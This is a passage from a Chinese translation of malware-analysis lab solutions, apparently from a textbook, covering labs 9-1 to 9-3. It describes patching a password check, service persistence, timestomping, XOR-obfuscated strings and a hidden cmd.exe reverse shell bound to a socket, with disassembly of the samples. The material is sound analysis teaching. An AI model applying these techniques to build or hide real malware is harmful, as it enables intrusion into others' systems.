00402B2D          PUSH EAX
```

OllyDbg提供的基本反汇编视图给出以地址0x402510开始函数的一个粗略概述。它没有函数调用，但是通过扫描指令，我们看到它使用算数操作ADD、SUB、MUL以及XOR字节大小操作数。例如，从地址0x402532～0x402539。这个例程（函数）看上去像使用一个令人费解、硬编码的算法进行输入的完整性检查。输入最有可能是某些类型密码或者代码。

> **注意**：如果你对 0x4025120 函数进行全面分析，你可以确定出密码是 abcd。你使用密码，或者我们接下来解释的修补方法，都同样会成功。

除了逆向算法外，我们还可以选择修补二进制文件，使得0x402510处的密码检查函数总是返回与成功检查相应的值。我们注意一个内联（inline）函数从地址0x40251B～0x402521调用了strlen。如果参数检查失败，EAX将被归零，并且在地址0x4025A0处cleanup函数恢复执行。进一步逆向发现，只有正确的参数才能保证返回值1，但是我们可以修补它，使得不管参数如何，它在任何情况下都返回1。为了做到这一点，我们插入如代码清单9-3L中所示的指令。

代码清单9-3L 修补密码检查的代码

```
B8 01 00 00 00          MOV EAX, 0x1
C3                      RET
```

我们使用OllyDbg中的Assemble选项，对这些指令进行汇编，并得到6字节的指令序列：B8 01 00 00 00 C3。由于CALL指令准备堆栈，而RET指令负责清理栈，我们可以覆盖密码检查函数的开头指令，地址0x402510处。要编辑指令，右键单击你想修改的开始地址，然后选择Binary→Edit。图9-4L展示了菜单项的有关内容。




图9-4L 修补二进制文件

图9-5L展示了已经输入编辑对话框中的汇编指令。因为我们想在原先只占1字节空间的指令中写入6个字节的指令，所以我们需要取消Keep size复选框的勾选。然后我们在HEX+06域中输入十六进制的汇编值，然后单击OK按钮。OllyDbg会自动汇编，并且在相应的位置上显示出新的指令。接下来，通过右键单击反汇编窗口，选择Copy to executable→All modifications来保存修改。接受所有对话框之后，我们将新版本保存为Lab09-01-patched.exe。

为了测试密码检查函数是否被成功禁用，我们尝试着使用命令参数`-in`重新调试它。这次，恶意代码在地址0x402510处成功通过了检查，并跳转到地址0x402B3F。6条指令以后，指向第一个命令行参数的指针被压入栈中，紧邻着指向另外ASCII字符串（`-in`）的一个指针。图9-6L展示了此时堆栈的状态。




图9-5L 插入新的指令




图9-6L 地址402B57处堆栈状态

地址0x40380F处的函数是`__mbscmp`，它是一个字符串匹配函数，被IDA Pro FLIRT特征数据库识别出来了。恶意代码使用`__mbscmp`检查列表支持的命令行参数选项，从而决定恶意代码的行为。

接下来，恶意代码检查提供的两个命令行参数，因为我们只提供了一个参数（`-in`），检查会失败，恶意代码再次试图删除自己。我们通过提供一个额外的命令参数，来通过这项检查。

回想一下，最后一个命令参数被作为密码，但是因为我们修补了密码检查函数，我们可以提供任何密码作为参数。在地址0x402B63处设置一个断点，以便我们快速返回到命令行参数检查例程，在`-in`参数后面添加一个垃圾的命令参数，然后重启调试进程。恶意代码接受所有的命令行参数，并且执行它预期的行为。

如果你继续调试恶意代码，我们看到恶意代码使用一个与恶意代码可执行文件相同的basename，在地址0x4026CC处打开一个服务管理器。basename是去除目录路径和文件扩展名信息之后的文件名。如果服务不存在，则恶意代码以管理器服务basename作为名字，创建一个自启动的服务，并且设置二进制路径为*%SYSTEMROOT%\system32\<filename>*。图9-7L展示了当`CreateServiceA`被调用时堆栈调用的状态，包括：ASCII字符串的名字、描述以及路径。在地址0x4028A1处，恶意代码将自己复制到*%SYSTEMROOT%\system32*目录下。地址0x4015B0函数改变了复制文件的修改、访问和最后变化时间戳，来与那些*kernel32.dll*等系统文件保持一致。修改时间戳来和其他文件保持一致的技术称为timestomping。



图 9-7L 地址0x402805处CreateServiceA调用的堆栈状态

最后，恶意代码创建一个注册表项HKLM\SOFTWARE\Microsoft \XPS。Microsoft之后的空格使得它成为一个独特的主机感染标识。它在地址0x4011BE处，用EDX寄存器指向的缓冲区内容，来填充注册表下名为Configuration的键值。为了找出缓冲区的内容，我们在地址0x4011BE处设置断点，并且运行恶意代码（按F9键）。在寄存器面板窗口中，右键单击EDX寄存器的内容，选择Follow in Dump。十六进制的转储视图显示了4个以NULL结束的字符串，随后是多个0，如图9-8L所示，字符串包含值ups、http://www.practicalmalwareanalysis.com、80和60。这看起来像与具有网络能力恶意代码的相关配置数据。




图9-8L 内存中看到的网络字符串

命令行选项分析

随着恶意代码安装例程已经分析清楚和文档化，现在我们继续使用OllyDbg来调试它，或者使用IDA Pro对它进行反汇编，以此来探索其他功能。首先，我们使用IDA Pro来描述其他代码路径。这个样本支持-in、-re、-c以及-cc选项，如表9-1L所示。很容易在main函数中查找__mbscmp调用来识别出它们。

表9-1L 支持的命令行选项

命令行选项	实现代码地址	行为
-in	0x402600	安装服务
-re	0x402900	卸载服务
-c	0x401070	设置注册表配置键
-cc	0x401280	打印注册表配置键

我们将前面研究过的安装函数与从地址0x402900开始的函数进行对比，这一函数相应的命令行参数是-re，正好与0x402600处的函数功能相反。它打开一个服务管理器（0x402915），定位安装恶

意代码（0x402944），然后删除服务（0x402977）。最后，它删除位于*%SYSTEMROOT%\system32*下的恶意代码备份，并且删除注册表中的配置值（0x402A9D 和0x402AD5）。

接下来，看一下从地址0x401070开始的函数，如果我们提供-c选项，它才运行。如果我们持续在IDA Pro中使用描述名字来重命名函数，那么很明显，我们在安装和卸载例程中已经碰到过这个函数。如果你忘了更新这个函数的名字，你还可以使用IDA Pro的交叉引用功能，来验证这个函数在那些位置被使用。为了做到这一点，将鼠标指针移到函数的实现，单击函数名字，然后右键单击函数的名字，选择Xrefs to。

地址0x401070处开始的函数带有4个参数，这个函数将它们连接在一起。字符串连接功能例程是在函数中内嵌的，并且可以通过REP MOVSx（REPeat MOVe 字符串）指令来识别出它们。函数将由此参数的缓冲区写入Windows注册表项HKLM\SOFTWARE\Microsoft \XPS下的Configuration键值中。提供-c选项的话，恶意代码允许用户更新Windows注册表中恶意代码的配置。图9-9L显示恶意代码默认安装以后使用Regedit编辑Windows注册表项。




图9-9L 配置注册表的值

地址0x401280处的函数，在提供-cc选项时将会运行。它与配置函数（0x401070）相反，它读取配置注册表键值内容，并且将读取的字段放在由参数指定的缓冲区中。如果为恶意代码提供了-cc选项，则从注册表中读出当前配置，并且格式化为一个字符串，然后将这个字符串打印到控制台窗口。下面是恶意代码默认安装后选择-cc选项的输出。

```
C:>Lab09-01-patched.exe -cc epar
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```

当恶意代码被安装且没有提供任何命令行参数时，恶意代码到达最后的代码路径。恶意代码通过确定注册表项是否被创建，来执行安装检查(0x401000)。恶意代码执行的默认行为在地址0x402360开始的函数中被发现。注意0x402403处跳回到0x40236D，0x40236D表示一个循环，且3个退出条件

（地址0x4023B6、0x4023E0和0x402408）直接导致程序终止。这看上去像恶意代码获取当前的配置，调用一个函数，睡眠数秒，然后一直重复这个动作。

后门分析

后门功能在从无限循环第一次调用的函数链中实现。函数0x402020调用以地址0x401E60开始的函数，然后将返回的字符串开头位置与支持的值列表进行比较：SLEEP、UPLOAD、DOWNLOAD、CMD和NOTHING。如果恶意代码碰到这些字符串之一，则它调用一个函数来响应这个请求。这个过程与解析命令行参数类似。列表9-2L汇总了支持的命令，斜体显示了可选择的参数。

表9-2L 支持的命令

命令	实现地址	字符串命令的格式	行为
SLEEP	0x402076	SLEEP *secs*	睡眠的秒数
UPLOAD	0x4019E0	UPLOAD *port filename*	通过端口*port*连接远程的主机并且读取内容，然后在本地系统上创建文件*filename*
DOWNLOAD	0x401870	DOWNLOAD *port filename*	读取文件*filename*并且通过端口*port*发送到远程主机
CMD	0x402268	CMD *port command*	用*cmd.exe*运行shell命令*command*并且通过端口将输出发送到远程主机
NOTHING	0x402356	NOTHING	无操作

> **注意**：UPLOAD 和 DOWNLOAD 与它们的标准用法是相反的，要始终着眼于底层功能的分析，而不是恶意代码所使用的字符串名称。

网络分析

此时，我们看到手上这个样本是一个功能齐全的后门。恶意代码可以运行任意的shell命令，并且内置了上传和下载的例程。接下来，我们研究以0x401E60地址开始的函数，这一函数将命令返回至一个行为分发器。这将会展示一个命令如何从远程主机传回到恶意代码，从而使我们可以为这个样本创建一个网络特征码。

当浏览0x401E60函数的内容时，我们看到不少仅有一个交叉引用的函数调用。不必逆向每个函数，我们使用OllyDbg调试这个代码路径。做此操作之前，使用-cc运行恶意代码，并且保证恶意代码已经成功安装，如果恶意代码被安装，它会打印出当前的配置，如果没有，它会试图删除自己。

接下来，使用OllyDbg打开恶意代码，并删除所有保存的命令行参数，以便恶意代码执行默认行

为。在地址0x401E60处设置断点，按Ctrl+G组合键，输入**401E60**，你可以轻松跳转到这个地址。按F2键在这个位置设置断点。

使用Step Over（按F8键）运行这个区域几次。重点关注这个函数的参数和返回值。

我们首先研究从地址0x401420开始的函数，我们在地址0x401E85处的调用和它随后的指令（0x401E8A）等位置设置断点。第一个断点处，两个参数被压入到堆栈。在栈顶，我们看到了地址0x12BAAC，其次是整数0x400。如果我们在转储面板视图中跟踪这个地址，我们会看到它包含大块的零——可能至少有0x400个字节的自由空间。接下来，我们运行恶意代码（按F9键）到第二个断点。在以地址0x401420开始的函数中，恶意代码将ASCII编码字符串`http://www.practicalmalwareanalysis.com`写入到缓冲区。我们现在可以推测这个函数从Windows注册表中获取某个特定的配置值，这个值在安装过程中被初始化，然后存入到缓冲区中。现在，让我们用相同方法，来尝试以地址0x401470和0x401D80开始的函数。

0x401470开始的函数除了返回的是数字`80`（`0x50`），而不是一个URL外，它与0x401420开始的函数类似。这个字符串包含与位于*http://www.practicalmalwareanalysis.com/*服务器相关的端口号。

地址0x401D80开始的函数稍微有点不同，它每次调用时返回的并不是同一个值。相反，它返回一个包含随机字符的ASCII字符串。调试这个函数多次后，将会出现一个包含斜线（`/`）和点（`.`）字符的模式。或许，返回的字符串可能对应一个类URL格式。

当在独立的测试环境中分析恶意代码时，它会在下一个函数（开始地址是0x401D80）中一直失败。回到IDA Pro的反汇编视图中，我们看到在这个函数中，恶意代码构造一个HTTP/1.0 `GET`请求，并且连接一个远程系统。这种连接不太可能被防火墙拦截，因为它是一个向外的合法HTTP请求。因为你的恶意代码分析虚拟机禁用了网络，向外的连接永远不会成功，运行恶意代码就会失败。然后，仔细跟踪反汇编列表，你会看到恶意代码做了些什么，事实上是尝试着连接注册表键值配置中记录的域名和端口。进一步分析反汇编代码显示，恶意代码在服务器返回的文档中搜索特殊的字符串`` `'`'` ``（反引号、单引号、反引号、单引号、反引号），并且用它们来表示命令控制协议。

恶意代码总结

这个样本是一个反向连接的后门程序。当涉及到恶意代码的安装、配置以及移除时，必须将密码`abcd`作为最后一个参数提供。恶意代码通过将自己复制到*%SYSTEMROOT%\WINDOWS\system32*目录，并且创建一个自启动服务来安装自己。传入命令行参数`-re`，或者使用`-c`标志重新配置，都可以让恶意代码干净地移除。

安装后运行时，恶意代码使用注册表来获取服务器配置信息，并且向远程系统发送一个HTTP/1.0 `GET`请求。命令控制协议被嵌入到响应文档中。这个恶意代码识别5条命令，包括一个运行指定的任意shell命令。

Lab 9-2参考解答

简短答案

1. 静态出现在二进制文件中唯一有意义的字符串是导入函数和字符串 `cmd`。
2. 它没有做太多事情就终止了。
3. 运行它之前将它命名为 *ocl.exe*。
4. 一个字符串在栈上被创建，攻击者利用它来混淆静态分析技术和字符串工具中的字符串。
5. 传入到子例程 0x401089 的参数是字符串 `1qaz2wsx3edc` 和一个数据缓冲区。
6. 恶意代码使用的域名是 *practicalmalwareanalysis.com*。
7. 恶意代码用字符串 `1qaz2wsx3edc` 异或加密的 DNS 名来解密域名。
8. 恶意代码设置 `stdout`、`stderr` 和 `stdin` 的句柄到 socket（被用在 `CreateProcessA` 的 `STARTUPINFO` 结构中）。由于用 `cmd` 作为 `CreateProcessA` 的参数调用 `CreateProcessA`，因此通过绑定一个套接字与命令 shell 来创建逆向 shell。

详细分析过程

要确定恶意代码的功能，我们用动态分析和OllyDbg来分析这个恶意代码片段。在调试之前，首先，我在二进制文件上运行字符串。我们看到字符串`cmd`和导入函数。接下来，我们简单地运行一下恶意代码，看看发生了什么有趣的事情。

基于进程在Process Explorer启动和退出，似乎它立即终止。因此我们决定调试这段代码来查看到底是怎么回事。

加载这个二进制文件到IDA Pro后，我们看到`main`函数从地址0x401128开始。OllyDbg在程序的入口点中断，但是入口点包含了很多由编译器产生的无用代码。因为我们希望把重点放到`main`函数上，所以我们在`main`函数上设置了一个软件断点。

解密组成栈的字符串

如果我们单击Run按钮，则会命中`main`函数上的第一个断点。第一件需要注意的事情是从❶开始，有一大串将一个单字节移入到本地变量的`mov`指令。如代码清单9-4L所示。

代码清单9-4L 每次一个字符，在栈上创建一个ASCII字符串

```
00401128        push    ebp
00401129        mov     ebp, esp
0040112B        sub     esp, 304h
00401131        push    esi
00401132        push    edi
00401133        mov     [ebp+var_1B0], 31h ❶
0040113A        mov     [ebp+var_1AF], 71h
00401141        mov     [ebp+var_1AE], 61h
00401148        mov     [ebp+var_1AD], 7Ah
0040114F        mov     [ebp+var_1AC], 32h
00401156        mov     [ebp+var_1AB], 77h
0040115D        mov     [ebp+var_1AA], 73h
00401164        mov     [ebp+var_1A9], 78h
0040116B        mov     [ebp+var_1A8], 33h
00401172        mov     [ebp+var_1A7], 65h
00401179        mov     [ebp+var_1A6], 64h
00401180        mov     [ebp+var_1A5], 63h
00401187        mov     [ebp+var_1A4], 0 ❷
0040118E        mov     [ebp+Str1], 6Fh
00401195        mov     [ebp+var_19F], 63h
0040119C        mov     [ebp+var_19E], 6Ch
004011A3        mov     [ebp+var_19D], 2Eh
004011AA        mov     [ebp+var_19C], 65h
004011B1        mov     [ebp+var_19B], 78h
004011B8        mov     [ebp+var_19A], 65h
004011BF        mov     [ebp+var_199], 0 ❸
```

这段代码通过一次将一个字符移入到堆栈，随后跟一个NULL终止符❷和❸的方法来创建两个ASCII字符串。这是混淆字符串的一种流行方法。混淆的字符串被第一字符变量引用，它给了我们一个以NULL结束完整的ASCII字符串。为了查找在栈上创建的这些字符串的痕迹，我们在右下角的面板上单步执行这些moves指令。我们在0x4011C6处停止运行，右键单击EBP，选择Follow in Dump。通过滚动到第一个字符串`[EBP-1B0]`，我们可以看到字符串`1qaz2wsx3edc`被创建。第二个字符串在`[EBP-1A0]`被创建并且被命名为`ocl.exe`。

文件名检查

这些字符串创建以后，我们在代码清单9-5L中❶处看到一个`GetModuleFileNameA`。然后恶意代码*Lab09-02.exe*中的一个函数调用了0x401550。如果我们使用OllyDbg尝试着分析这个函数，则我们会发现它相当复杂。如果我们使用IDA Pro来研究它，我们看到它是一个C运行时库函数`_strrchr`。OllyDbg漏掉了这个是由于缺乏符号支持。如果加载这个二进制文件到IDA Pro，我们可以在IDA Pro中使用FLIRT特征码探测来正确识别这些API，如❷所示。

代码清单9-5L IDA Pro正确标注strrchr函数，但是OllyDbg没有

```
00401208    call    ds:GetModuleFileNameA ❶
0040120E    push    5Ch             ; Ch
00401210    lea     ecx, [ebp+Str]
00401216    push    ecx             ; Str
00401217    call    _strrchr ❷
```

让我们在0x401217处的调用上设置断点来验证。我们看到两个参数被压入到堆栈。第一个是斜线，第二个GetModuleFileNameA调用的返回值（可能是当前可执行文件的文件名）。恶意代码向后搜索斜线，试图获取当前正在运行的可执行文件的文件名。如果step-over _strrchr调用，我们会看到EAX指向字符串\Lab09-02.exe。

下一个函数调用（0x4014C0）揭示了与_strrchr类似的一种情况，IDA Pro将这个函数识别为_strcmp，如代码清单9-6L所示。

代码清单9-6L IDA Pro正确标注strcmp函数，但是OllyDbg没有

```
0040121F    mov     [ebp+Str2], eax
00401222    mov     edx, [ebp+Str2]
00401225    add     edx, 1 ❶
00401228    mov     [ebp+Str2], edx
0040122B    mov     eax, [ebp+Str2]
0040122E    push    eax             ; Str2
0040122F    lea     ecx, [ebp+Str1]
00401235    push    ecx             ; Str1
00401236    call    _strcmp
```

我们在0x401236处_strcmp调用上设置一个断点来确定哪个字符串被用来比较。一旦断点命中，我们可以看到两个字符串被发送到_strcmp。第一个是GetModuleFileNameA调用返回值的指针（考虑到斜线，在❶处加1），另外一个是ocl.exe（先前解密的字符串）。如果字符串匹配，EAX应该包含0。test eax,eax将会置位零标志位，然后跳到地址0x40124C处执行。如果条件为假，则程序看起来像是要退出，这解释了我们先前试图运行恶意代码时终止的原因。为了正确运行，恶意代码必须被命名为*ocl.exe*。

让我将二进制文件重命名为*ocl.exe*并且在0x40124C处设置断点。如果分析是正确的，恶意代码应该不会退出并且会命中我们的断点。成功！我们的断点被命中，我们可以在OllyDbg中继续我们的分析。

解码异或编码字符串

WSAStartup和WSASocket是导入函数，所以我们可以假设将会发生一些网络行为。下一个主要的函数调用是在地址0x4012BD处调用0x401089处的函数。让我们在0x401089处设置一个断点，检查

这个函数调用的堆栈参数。

传入这个函数的有两个参数，一个是堆栈缓冲区（加密的字符串），一个是字符串`1qaz2wsx3edc`（密钥字符串）。我们step-into这个函数，单步到0x401440处的调用，这个调用将密钥字符串传递给了`strlen`函数。它返回`0xC`并且将它移入`[EBP-104]`。接下来，`[EBP-108]`被初始化为0。OllyDbg已经注意到进程中一个循环，这是情理之中的事情，因为`[EBP-108]`是一个计数器，它在0x4010DA处被递加并且在0x4010E3处与`0x20`比较。随着循环的继续运行，我们看到我们的密钥字符串通过一个`idiv`和`mov`的指令序列，如代码清单9-7L所示。

代码清单9-7L 字符串解密功能

```
004010E3     cmp     [ebp+var_108], 20h
004010EA     jge     short loc_40111D ❸
004010EC     mov     edx, [ebp+arg_4]
004010EF     add     edx, [ebp+var_108]
004010F5     movsx   ecx, byte ptr [edx]
004010F8     mov     eax, [ebp+var_108]
004010FE     cdq
004010FF     idiv    [ebp+var_104]
00401105     mov     eax, [ebp+Str]
00401108     movsx   edx, byte ptr [eax+edx] ❶
0040110C     xor     ecx, edx ❷
0040110E     mov     eax, [ebp+var_108]
00401114     mov     [ebp+eax+var_100], cl
0040111B     jmp     short loc_4010D4
```

这是获得字符串的索引。注意❶处`idiv`指令后EDX寄存器的使用。为了防止加密字符串长度大于密钥的长度，恶意代码使用模运算来让它在字符串上循环。随后，我们在❷看到一个有意义的XOR指令。

如果我们在0x4010F5上设置一个断点，我们可以看到EDX寄存器指向的值被移入到ECX，这也告诉了我们在函数后面执行异或操作的值。当我们在EDX寄存器上单击Follow in Dump，我们看到它是一个指向这个函数第一个参数的指针（加密的字符串）。我们在❷设置一个断点来查看循环中第一个迭代与什么值异或。EDX包含`0x31`（密钥字符串的第一个字节），并且我们再次看到ECX包含`0x46`。

让我们多运行几次这个循环来试图搞清楚被解密字符串。多点几次play后，我们会看到字符串`www.prac`。这可能是恶意代码试图通信的域名的开始字符串。继续运行，直到`var_108`（`[EBP-108]`，我们的计数器变量）等于`0x20`。一旦执行了❸`jge short 0x40111D`指令后，最终放EAX寄存器的是字符串`www.practicalmalwareanalysis.com`（恰好它的长度等于`0x20`），然后函数返回`main`函数。这个函数使用字符串`1qaz2wsx3edc`的多字节异或循环来解密字符串`www.practicalmalwareanalysis.com`。

回到主函数，我们看到EAX传给了调用`gethostbyname`。这个函数会返回一个IP地址并且填充

sockaddr_in结构。

接下来，我们看到带有参数0x270f（或者十进制的9999）的ntohs调用。这个参数与0x2一起移入到sockaddr_in结构，0x2表示sockaddr_in结构中的AF_INET（Internet套接字代码）。下一个调用用将连接*www.practicalmalwareanalysis.com*上TCP端口9999和恶意代码。如果连接成功，恶意代码将会运行到0x40137A。如果失败，恶意代码将会sleep 30秒，回到main函数的开始并且一直重复这个过程。我们可以使用NetCat和ApateDNS来将恶意代码连接到我们控制的一个IP上。

如果我们step-into到0x4013a9处的函数调用（step-into 0x401000），我们可以看到两个到0x4013E0的函数调用。这是OllyDbg不能识别系统调用memset的另外一个例子，然而IDA Pro能识别这个函数。接下来，我们在0x40106E处看到一个CreateProcessA调用，如代码清单9-8L所示。调用之前，一些结构被填充。我们让IDA Pro给一些这里发生的事情的启发。

代码清单9-8L 用CreateProcessA和STARTUPINFO结构创建一个反向shell

```
0040103B    mov     [ebp+StartupInfo.wShowWindow], SW_HIDE ❷
00401041    mov     edx, [ebp+Socket]
00401044    mov     [ebp+StartupInfo.hStdInput], edx ❸
00401047    mov     eax, [ebp+StartupInfo.hStdInput]
0040104A    mov     [ebp+StartupInfo.hStdError], eax ❹
0040104D    mov     ecx, [ebp+StartupInfo.hStdError]
00401050    mov     [ebp+StartupInfo.hStdOutput], ecx ❺
00401053    lea     edx, [ebp+ProcessInformation]
00401056    push    edx             ; lpProcessInformation
00401057    lea     eax, [ebp+StartupInfo]
0040105A    push    eax             ; lpStartupInfo
0040105B    push    0               ; lpCurrentDirectory
0040105D    push    0               ; lpEnvironment
0040105F    push    0               ; dwCreationFlags
00401061    push    1               ; bInheritHandles
00401063    push    0               ; lpThreadAttributes
00401065    push    0               ; lpProcessAttributes
00401067    push    offset CommandLine ; "cmd" ❶
0040106C    push    0               ; lpApplicationName
0040106E    call    ds:CreateProcessA
```

反向 shell 分析

这显然是一个反向shell，它使用恶意代码编写者之间流行的方法创建。本方法中，传递给CreateProcessA的STARTUPINFO结构被修改。调用CreateProcessA后，它以隐藏窗口的方式运行*cmd.exe*，所以它对被攻击的用户不可见。在调用CreateProcessA之前，一个套接字被创建并且一个与远程服务器的连接被建立。这个套接字与*cmd.exe*标准的流绑定（stdin、stdout和stderr）。

代码清单9-8L展示了在行动中创建这种反向shell。

修改STARTUPINFO结构后，传递参数给函数CreateProcessA。我们看到因为*cmd.exe*在❶作为一个参数被传递，CreateProcessA将要运行*cmd.exe*。这个结构的成员wShowWindow在❷处被设置为SW_HIDE，当*cmd.exe*启动时会隐藏窗口。在❸、❹以及❺处，我们看到STARTUPINFO结构中的标准流被设置为一个套接字。这直接绑定套接字和*cmd.exe*的标准流，所以*cmd.exe*被启动后，所有经过套接字的数据都将发送到*cmd.exe*，并且*cmd.exe*产生的所有输出都将通过套接字发出。

总之，我们确定这是一个包含混淆字符串的简单反向shell的恶意代码，在它成功运行之前必须被重命名为*ocl.exe*。它使用栈和一个多字节的异或来混淆字符串。第13章中，我们将更加详细地介绍这种数据加密的细节。

Lab 9-3参考解答

简短答案

1. 它的导入表包括：*kernel32.dll*、*NetAPI32.dll*、*DLL1.dll* 和 *DLL2.dll*。恶意代码动态加载的为 *user32.dll* 和 *DLL3.dll*。
2. 这三个 DLL 都要求相同的基准地址：0x10000000。
3. *DLL1.dll* 被加载到 0x10000000，*DLL2.dll* 被加载到 0x320000，*DLL3.dll* 被加载到 0x380000（在你的机器上可能稍有不同）。
4. DLL1Print 被调用，它打印出"DLL 1 mystery data"，随后是一个全局变量的内容。
5. DLL2ReturnJ 返回的文件名 *temp.txt* 被传入到 WriteFile 调用。
6. Lab09-03.exe 从 DLL3GetStructure 中获取 NetScheduleJobAdd 调用的缓冲区，它动态地解析获得第二个参数的数据。
7. 神秘数据 1 是当前进程的标识。神秘数据 2 是打开 *temp.txt* 文件的句柄，神秘数据 3 是字符串 ping www.malwareanalysisbook.com 在内存中的位置。
8. 当使用 IDA Pro 加载 DLL 时选择手动加载，当提示时，输入新的映像基准地址。本例中，基准地址是 0x320000。

详细分析过程

首先，我们研究一下Lab09-03.exe的导入表，包括*kernel32.dll*、*NetAPI32.dll*、*DLL1.dll*以及*DLL2.dll*。接下来，我们加载Lab09-03.exe到IDA Pro。我们查找LoadLibrary调用并且检查在调用它之前哪个字符串被压入到了堆栈。我们看到LoadLibrary的两个交叉引用：分别压入*user32.dll*和*DLL3.dll*，所以这些DLL可能在运行过程中被动态地加载。

我们可以通过PEview检查DLL请求的基准地址。如图9-10L所示。将*DLL1.dll*加载到PEview之后，单击`IMAGE_OPTIONAL_HEADER`，查看映像基地址的值，如图中❶所示。我们在*DLL2.dll*和*DLL3.dll*上重复这个过程，并且看到它们请求的基地址都是0x10000000。




图9-10L　使用PEview查找请求的基地址

使用内存映射定位 DLL

接下来，我们想找出运行过程中这三个DLL加载的内存地址。因为*DLL1.dll*和*DLL2.dll*导入表中，所以它们被立即加载。由于*DLL3.dll*被动态加载，所以我们需要运行 0x401041处的`LoadLibrary`。我们可以将Lab09-03.exe加载到OllyDbg中完成这个动作，在0x401041设置一个断点，然后单击play。一旦命中断点，我们就可以step-over `LoadLibrary`调用。此时，三个DLL都被载入到Lab09-03.exe。

通过选择View→Memory弹出内存映射窗口。内存映射如图9-11L所示（在你的机器上可能稍有不同）。在❶处，我们看到*DLL1.dll*获得了它想获得的基地址0x10000000。在❷处，我们看到*DLL2.dll*获得了它想获得的基地址。因为*DLL1.dll*已经载入到那个地址，所以*DLL2.dll*被加载到0x320000。最后，在❸处，我们看到*DLL3.dl*载入到0380000。




图9-11L　使用OllyDbg的内存映射来检查DLL的加载位置

代码清单9-9L展示了*DLL1.dll*和*DLL2.dll*导出的调用。

代码清单9-9L　Lab09-03.exe中DLL1.dll和DLL2.dll导出的调用

```
00401006        call    ds:DLL1Print
0040100C        call    ds:DLL2Print
00401012        call    ds:DLL2ReturnJ
```

```
00401018        mov     [ebp+hObject], eax ❶
0040101B        push    0                       ; lpOverlapped
0040101D        lea     eax, [ebp+NumberOfBytesWritten]
00401020        push    eax                     ; lpNumberOfBytesWritten
00401021        push    17h                     ; nNumberOfBytesToWrite
00401023        push    offset aMalwareanalysi  ; "malwareanalysisbook.com"
00401028        mov     ecx, [ebp+hObject]
0040102B        push    ecx ❷                   ; hFile
0040102C        call    ds:WriteFile
```

在代码清单9-9L的开始，我们看到DLL1Print，它是*DLL1.dll*的一个导出。我们使用IDA Pro反汇编*DLL1.dll*，看到这个函数输出“DLL 1 mystery data”，随后是全局变量的内容dword_10008030。如果我们研究一下dword_10008030的交叉引用，我们看到仅当GetCurrentProcessId函数的返回值移入到它时，它才被DllMain访问。因此，我得出结论：DLL1Print输出当前进程的ID，这在DLL第一次加载到进程时被确定。

在代码清单9-9L中，我们看到调用*DLL2.dll*两个导出函数：DLL2Print和DLL2ReturnJ。我们使用IDA Pro反汇编*DLL2.dll*，研究DLL2Print看到它输出了“DLL 2 mystery data”，随后是一个全局变量dword_1000B078。如果我们研究dword_1000B078的交叉引用，我们看到仅当CreateFileA的句柄移入到它时它才被DllMain访问。CreateFileA打开*temp.txt*文件的一个文件句柄，如果文件不存在，这个函数会创建它。显然，DLL2Print输出*temp.txt*的句柄值。我们可以看一下导出函数DLL2ReturnJ，发现它返回DLL2Print输出的句柄。在9-9L的后面，❶处句柄被移入到hObject，❷处它被传给了WriteFile，这里malwareanalysisbook.com被写入到句柄标识的文件。

Lab09-03.exe中WriteFile之后，*DLL3.dll*被LoadLibrary加载，随后使用GetProcAddress动态解析DLL3Print和DLL3GetStructure。首先调用了DLL3Print，它输出“DLL 3 mystery data”。随后是全局变量的内容（出现在0x1000B0C0处）。当我们检查全局变量的交叉引用时，我们看到它在DllMain中被初始化为www.malwareanalysisbook.com，所以字符串的内存地址会再次被输出。DLL3GetStructure似乎返回全局变量dword_1000B0A0的一个指针，但是这个位置存储的内容尚不清晰。DllMain似乎用数据和字符串初始化这个位置的某些结构体。由于DLL3GetStructure设置一个指向这个字符串指针，所以我们需要查看*Lab09-03.exe*如何使用数据描绘结构体的内容。代码清单9-10L在❶处展示了DLL3GetStructure调用。

代码清单9-10L　Lab09-03.exe中DLL3GetStructure调用以及其后的NetScheduleJobAdd

```
00401071        lea     edx, [ebp+Buffer]
00401074        push    edx
00401075        call    [ebp+var_10] ❶          ; DLL3GetStructure
